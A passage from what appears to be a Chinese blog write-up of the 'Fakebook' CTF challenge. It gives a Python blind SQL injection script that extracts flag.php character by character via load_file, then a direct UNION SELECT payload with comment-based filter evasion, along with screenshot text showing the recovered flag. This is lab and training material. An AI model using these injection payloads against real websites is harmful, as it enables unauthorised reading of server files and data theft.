            high = mid  
        mid = (low + high) // 2  
  
    result += chr(int(mid))  
    print(result)
```

跑完花了10几分钟得到了flag



```
Project
facebook.py
External Libraries
Scratches and Consoles

facebook.py
4 result = ''
5
6 for x in range(0, 100):
7     high = 127
8     low = 32
9     mid = (low + high) // 2
10    while high > low:
11        payload = "if(ascii(substr((load_file('/var/www/html/flag.php')),%d,1))>%d,1,0)" % (x, mid)
12        response = requests.get(url + payload)
13        if "http://c824219f-cb72-4deb-afd8-c12c4f7cacf1.node3.buuoj.cn/join.php" in response.text:
14            low = mid + 1
15        else:
16            high = mid
17        mid = (low + high) // 2
18
19    result += chr(int(mid))
20    print(result)

for x in range(0, 100)


un: facebook x
<?php $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}"; exit(0);
<?php $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}"; exit(0);
<?php $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}"; exit(0);
<?php $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}"; exit(0);
<?php $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}"; exit(0);
<?php $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}"; exit(0);
Process finished with exit code 0

https://blog.csdn.net/bmth666
```

发现其实可以直接得flag的，传参：

```
?no=0+unIon/**/select+1,load_file('/var/www/html/flag.php'),1,1
```

查看源码得到了flag



```
→ ↻ 🏠
o3.cn/view.php?no=0+unlon/**/select+1,load_file('/var/www/html/flag.php'),1,1
火狐官方网站 常用网址 新手上路 浙江省高等学校在线... [春秋] - 专注网络安... 爱课程 PTA | 程序设计类实验... 微博

23 </th>
24 <th>
25     age
26 </th>
27 <th>
28     blog
29 </th>
30 </tr>
31 <tr>
32 <td>
33     <?php
34
35     $flag = "flag{df08ca77-95a0-4c19-a10e-dab03d8c1b72}";
36     exit(0);
37     </td>
38 <td>
39 <br />
40 </td>

https://blog.csdn.net/bmth666
```

参考：

网鼎杯-Fakebook-反序列化和SSRF和file协议读取文件

刷题记录：[网鼎杯]Fakebook

先到这了，文章太长不好，去肝下一篇了